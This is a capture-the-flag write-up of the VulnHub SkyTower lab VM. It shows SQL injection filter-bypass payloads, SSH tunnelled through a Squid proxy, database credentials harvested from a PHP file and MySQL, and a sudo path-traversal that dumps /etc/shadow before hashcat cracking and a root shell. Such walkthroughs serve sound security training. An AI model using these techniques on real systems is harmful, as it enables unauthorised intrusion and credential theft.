


Port 3128 (HTTP)

1. Proceed to <http://192.168.56.101:3128>,

- Error is displayed
- CMS: squid
- CMS Version: squid/3.1.20




- No exploit found for that version

Port 80

1. Proceed to <http://192.168.56.101:3128>

- Found a login page



2. Check if it is susceptible to SQLi

- It is.



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test' and password=''' at line 1]

3. Tried other payloads but some characters are escaped

- Escaped characters: `=, -0`

```
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.101/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=1' ORDER BY 1 # UNION ALL SELECT 1 #&password=#
```

10 There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ORDER BY 1 # UNION ALL 1 #' and password='#' at line 1]

4. Try to bypass the filter

- https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF
- Payloads

```
' || 1=1#
```

```
' OORR 1=1#
```

6. Intruder attack of 192.168.56.101 - Temporary attack - Not saved to project file

Request	Target	Positions	Payloads	Resource Pool	Options
0		200			231
1		200			1838
2		200			231
3		200			1838
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8		200			404
9		200			231
10		200			423
11		200			231
12		200			411
13		200			231

Request Response

```
28 left:50%;
29 margin-top:215px; /* this is half the height of your div*/
30 margin-left:200px;
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```


1. nmap detected SSH but it is filtered
2. Use squid proxy (tcp/3128) to SSH via proxytunnel OR proxychains
3. Via proxytunnel

- Run the proxy

```
proxytunnel -p 192.168.56.101:3128 -d 127.0.0.1:22 -a 1234
```

- SSH into port 1234

```
# Fix: Bypass connection closed by appending /bin/bash
ssh john@127.0.0.1 -p 1234 /bin/bash
```



The screenshot shows a terminal window with the following commands and output:

```
(root@kali)~[~/vulnHub/SkyTower]
# proxychains4 ssh john@192.168.56.101 /bin/bash^C
(root@kali)~[~/vulnHub/SkyTower]
# proxytunnel -p 192.168.56.101:3128 -d 127.0.0.1:22 -a 1234

(root@kali)~[~/vulnHub/SkyTower]
# ssh john@127.0.0.1 -p 1234 /bin/bash
The authenticity of host '[127.0.0.1]:1234 ([127.0.0.1]:1234)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:412: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:1234' (ECDSA) to the list of known hosts.
john@127.0.0.1's password:
whoami
john
```

4. Via proxychains

- Edit `/etc/proxychains4.conf`, add:

```
[ProxyList]
# add proxy here ...

# meanwhile

# defaults set to "tor"

http      192.168.56.101  3128 #SQUID PROXY
```

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
#socks5      127.0.0.1 9050
http        192.168.56.101  3128
```

- Run proxychains:

```
# Before Fix: connection closes

proxychains4 ssh john@192.168.56.101


# Fix: Bypass connection closed by appending /bin/bash

proxychains4 ssh john@192.168.56.101 /bin/bash
```

- However, connection is closed probably due to bashrc configuration

```
(root@kali) [~/vulnHub/SkyTower]
# proxychains4 ssh john@192.168.56.101
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Dynamic chain ... 192.168.56.101:3128 ... 192.168.56.101:22 ... OK
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:QY2qyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014 from 192.168.56.101

Funds have been withdrawn
Connection to 192.168.56.101 closed.
```

```
(root@kali) [~/vulnHub/SkyTower]
# proxychains4 ssh john@192.168.56.101 /bin/bash
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Dynamic chain ... 192.168.56.101:3128 ... 192.168.56.101:22 ... OK
john@192.168.56.101's password:
whoami
john
```

Privilege Escalation to Sara via Creds found in files

1. Bashrc configuration

```
# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

echo
echo "Funds have been withdrawn"
exit
```

- `exit` is why connection is closed right after connecting

2. Remove .bashrc & connect back

```
(root@kali) [~/vulnHub/SkyTower]
# proxychains4 ssh john@192.168.56.101
[proxychains4] config file found: /etc/proxychains4.conf
[proxychains4] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains4] DLL init: proxychains-ng 4.15
[proxychains4] Dynamic chain ... 192.168.56.101:3128 ... 192.168.56.101:22 ... OK
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 26 06:56:23 2021 from 192.168.56.101
john@SkyTower:~$ whoami
john
john@SkyTower:~$
```

3. Unable to run linPEAS

4. Find out mysql credentials, port 80 used mysql for authentication

```
john@SkyTower:/var/www$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']);
}
```

- root:root

5. Login to mysql & uncover more credentials

```
john@SkyTower:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 56287
Server version: 5.5.35-0+wheezy1 (Debian)

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Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| SkyTech |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.02 sec)

mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_SkyTech |
+-----+
| login |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM login;
+----+-----+-----+
| id | email | password |
+----+-----+-----+
| 1 | john@skytech.com | hereisjohn |
| 2 | sara@skytech.com | ihatethisjob |
| 3 | william@skytech.com | senseable |
+----+-----+-----+
3 rows in set (0.00 sec)

mysql>
```

- john:hereisjohn

- sara:ihatethisjob
- william:sensable

6. SSH into sara & william, remove .bashrc

Privilege Escalation to Root via SUDO misconfiguration

1. Sara sudo access

```
sara@SkyTower:/var/www$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:/var/www$
```

2. Exploit by reading Shadow file

```
sudo /bin/cat /accounts/../../../../etc/shadow
```

```
sara@SkyTower:/accounts$ sudo /bin/cat /accounts/../../../../etc/shadow
root:$6$KxYhh57q$AVs1wMvSbE5K.IU1Wp9L7NdG3iPLB7yczctQ60L9fBZir2ppGDA6v0Vx17xjg.b3zu6mkAVpEN2BuG3wv52L/:16241:0:99999:7:::
daemon:*:16241:0:99999:7:::
bin:*:16241:0:99999:7:::
sys:*:16241:0:99999:7:::
sync:*:16241:0:99999:7:::
games:*:16241:0:99999:7:::
man:*:16241:0:99999:7:::
lp:*:16241:0:99999:7:::
mail:*:16241:0:99999:7:::
news:*:16241:0:99999:7:::
uucp:*:16241:0:99999:7:::
proxy:*:16241:0:99999:7:::
www-data:*:16241:0:99999:7:::
backup:*:16241:0:99999:7:::
list:*:16241:0:99999:7:::
irc:*:16241:0:99999:7:::
gnats:*:16241:0:99999:7:::
nobody:*:16241:0:99999:7:::
libuid:!:16241:0:99999:7:::
sshd:*:16241:0:99999:7:::
mysql:!:16241:0:99999:7:::
john:$6$a39powb5$d1tVKZ1wa6vJEh3BG1d5jLv/uADKc1.r1kcA.XKyhNfJoiDh5dwmSZel3V5cz/S6ec3wd8rdMA2d0znTXhL0/:16198:0:99999:7:::
sara:$6$2PvpHNG0$hbamRd5fZHWMDHyYhGHIInSy.qBHnvP4QW1k9RSwv.pQM6SoZey53C75aF6263a6eqx5TwVA6sahf5tebUqvY1:16198:0:99999:7:::
william:$6$c3VykdoT$gRUK11e77skTm0sLHavRSp8mUJfMIPrJBovrXC8o9GY8/P7gnasSbvtqA0rn9.HyxjKhSVji8/CzHNFLit3GU1:16241:0:99999:7:::
sara@SkyTower:/accounts$
```

3. Check encryption algorithm

```
grep "^PASS_MAX_DAYS\|^PASS_MIN_DAYS\|^PASS_WARN_AGE\|^ENCRYPT_METHOD"
/etc/login.defs
```

```
sara@SkyTower:/accounts$ grep "^PASS_MAX_DAYS\|^PASS_MIN_DAYS\|^PASS_WARN_AGE\|^ENCRYPT_METHOD" /etc/login.defs
PASS_MAX_DAYS    99999
PASS_MIN_DAYS    0
PASS_WARN_AGE    7
ENCRYPT_METHOD    SHA512
```

- SHA512 (SHA-512 Crypt)

4. Crack via hashcat

```
hashcat -a 0 -m 1800 hash /usr/share/wordlists/rockyou.txt
```

5. Cat the content of the flag

```
sara@SkyTower:/accounts$ sudo /bin/cat /accounts/../../../../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:/accounts$
```

- root:theskytower

6. Root shell obtained

```
sara@SkyTower:/accounts$ su root
Password:
root@SkyTower:/accounts# whoami
root
root@SkyTower:/accounts#
```